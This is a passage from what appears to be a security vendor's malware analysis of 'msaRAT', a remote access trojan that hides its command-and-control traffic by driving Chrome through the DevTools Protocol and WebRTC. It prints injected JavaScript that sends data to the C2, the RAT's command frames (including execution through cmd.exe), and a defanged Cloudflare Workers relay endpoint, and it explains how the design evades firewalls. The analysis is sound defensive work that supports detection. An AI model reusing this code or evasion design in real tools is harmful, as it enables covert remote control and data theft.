        } catch (e) {
            window.msaError('failed to flush pending frames');
            break;
        }
    }
};

window.msa.bufferedAmountLowThreshold = 24576;  // 24 KB
window.msa.onbufferedamountlow = () => flushPending();
```

Figure 21. Send queue and flow control.

The second function is dedicated to data transmission and is injected on demand via `Runtime.evaluate` each time the RAT sends a command to the C2 through the browser. The actual payload is embedded in place of `{base64}`.



```
(function () {
    if (window.msa && window.msa.readyState === "open") {
        window._pendingFrames.push('{base64}');

        if (window._pendingFrames.length === 1) {
            flushPending();
        }
    } else {
        window.msaError('connection not open');
    }
})();
```

Figure 22. Function used for data transmission to the C2.

After the RAT injects JavaScript via `Runtime.evaluate`, control of the main processing shifts to the browser. The RAT enters a waiting loop monitoring the CDP WebSocket, continuously listening for events from the browser. The establishment and disconnection of the WebRTC connection, as well as data reception, are all handled by JavaScript running within the browser. To relay the results of this processing back to the RAT, the registered bindings such as `window.msaOpen()` and `window.msaMessage(base64Data)` are called. Each time a binding is called, CDP emits a `Runtime.bindingCalled` event to the RAT over WebSocket. The JSON format of this event is as follows:

```
{
    "method": "Runtime.bindingCalled",
    "params": {
        "name": "msaMessage",
        "payload": "SGVsbG8gV29ybGQ="
    }
}
```

Figure 23. JSON format of Runtime.bindingCalled (example).

The `params` object contains two fields: `name` (a string indicating which binding was called) and `payload` (the argument passed from JavaScript). Based on the value of the name field, the RAT switches its subsequent behavior accordingly.

Name	Caller (JavaScript side)	RAT behavior
msaOpen	When DataChannel opens: window.msaOpen("")	Notifies the frame processing layer that the C2 connection has been established
msaClose	When DataChannel closes: window.msaClose("")	Proceeds to disconnection and reconnection handling
msaError	On error: window.msaError(e.message)	Receives and processes the error details
msaMessage	On data received from C2: window.msaMessage(base64Data)	Base64-decodes the data and delivers it to the frame processing layer
dataAck	Unknown	Unknown

Table 3. Values of the name field and corresponding RAT behavior.

Communication encryption

By specification, the WebRTC DataChannel communication path is automatically protected by DTLS (transport-layer encryption), which is handled entirely by the browser and is independent of the RAT's code. Separately, msaRAT encrypts the data itself using a ChaCha-Poly1305-based encryption scheme before passing it to the browser, resulting in double-layer encryption. This design ensures that even if DTLS is stripped, an adversary-in-the-middle cannot read the contents. The ChaCha-Poly1305-based encryption key is derived through an ECDH key exchange performed at the time the C2 connection is established. When a Handshake frame (0xFE) is received from the C2 immediately after connection, the RAT receives the C2 server's public key, generates its own key pair, derives a shared key and then sends its own public key back to the C2.

```
//sub_180016fdd ChaCha
__builtin_strncpy(&var_48, "expand 32-byte k", 0×40);

// sub_180060a5c Poly1305
let r12_16: i32 =
((r14_18 >> 0×1a) * 5) as i32 + (r11_8 as u32 & 0×3ffffff);

// 0×18003e385 12byte nonce check
if (r8_17 u< 0×c)
    // "Cipher data is too short"
```

Figure 24. ChaCha-Poly1305-based encryption processing (partial excerpt).

C2 command processing

While a simple implementation would receive a command number and invoke the corresponding handler, this RAT employs a two-layer structure: an outer layer that

manages connection state and an inner layer that processes frames. These are shown in Tables 4 and 5.

Case	State	Primary processing
0	Initializing	Buffer allocation and internal pointer initialization (preparation phase prior to connection)
3	Connection established	Connection established flag (transitioned to after WebRTC DataChannel onopen)
4	Connected	Frame type determination → individual command processing
5	Awaiting transmission	Processing of RAT → C2 direction transmissions
6	Close processing	Transitioned to upon receipt of Kill or msaClose

Table 4. Outer switch: Connection state management.

Byte	Frame name	Payload	Processing executed
0x01	Open16	None	Opens a channel with a 16-bit ID and simultaneously initiates the ECDH key exchange
0x02	Open32	None	Opens a channel with a 32-bit ID
0x03	Close16	None	Closes the channel with a 16-bit ID and frees memory
0x04	Close32	None	Closes the channel with a 32-bit ID and frees memory
0x05	Data16	Command string	Passes the payload to cmd.exe /e:ON /v:OFF /d /c <cmd> for execution
0x06	Data32	Command string	Same as above (32-bit ID variant)
0xFD	Kill	None	Sends a kill signal to the browser process → session reset
0xFE	Handshake	C2 public key	Performs ECDH key exchange and derives a ChaCha-Poly1305-based encryption shared key

Table 5. Frame processing list.

C2 communication flow

Figure 25 illustrates the communication flow between msaRAT, Cloudflare Workers, Twilio TURN, and the C2 server.




Figure 25. Communication flow among msaRAT, Cloudflare Workers, Twilio TURN, and the C2.

msaRAT never touches the network directly — it controls its C2 communication channel exclusively through Chrome DevTools Protocol CDP), a browser debugging API. The binary contains a Cloudflare Workers endpoint (“is-01-ast[.]ols-img-12[.]workers[.]dev”), but rather than making HTTP connections to this domain itself, it offloads that entirely to the browser. This endpoint is dedicated solely to signaling relay (SDP Offer/Answer exchange) for establishing a WebRTC connection; once the WebRTC connection is established, Cloudflare Workers drops out of the

communication path entirely. All subsequent C2 commands are exchanged exclusively over the WebRTC DataChannel.

The likely rationale for choosing Cloudflare Workers as the signaling relay is that the destination is Cloudflare's infrastructure rather than an attacker-owned server, meaning the destination IP addresses fall within Cloudflare's CDN ranges and will pass through many firewall and proxy allowlists without inspection. Furthermore, “*.workers.dev” is a platform domain provided by Cloudflare for developers, and blocking it would broadly impact legitimate Cloudflare Workers deployments making it structurally difficult for defenders to block. In addition, as we mentioned, communications are double-encrypted.

As a result of this design, all network communication from the RAT process itself is limited to “127.0.0[.]1”, and all external communications are observed as originating from a legitimate browser process. Since browser-based WebRTC communication is commonplace even in enterprise environments, C2 traffic is effectively buried within normal web traffic from the perspective of firewalls and network monitoring tools.

Coverage

The following ClamAV signatures detect and block this threat:

    Win.Downloader.ChaosRaas-10060321-0

The following SNORT® rules (SIDs) detect and block this threat:

- Snort 2: 1:66840, 1:66841, 1:66839
- Snort 3: 1:301587, 1:66839

Indicators of compromise (IoCs)

The IOCs can also be found in our GitHub repository here.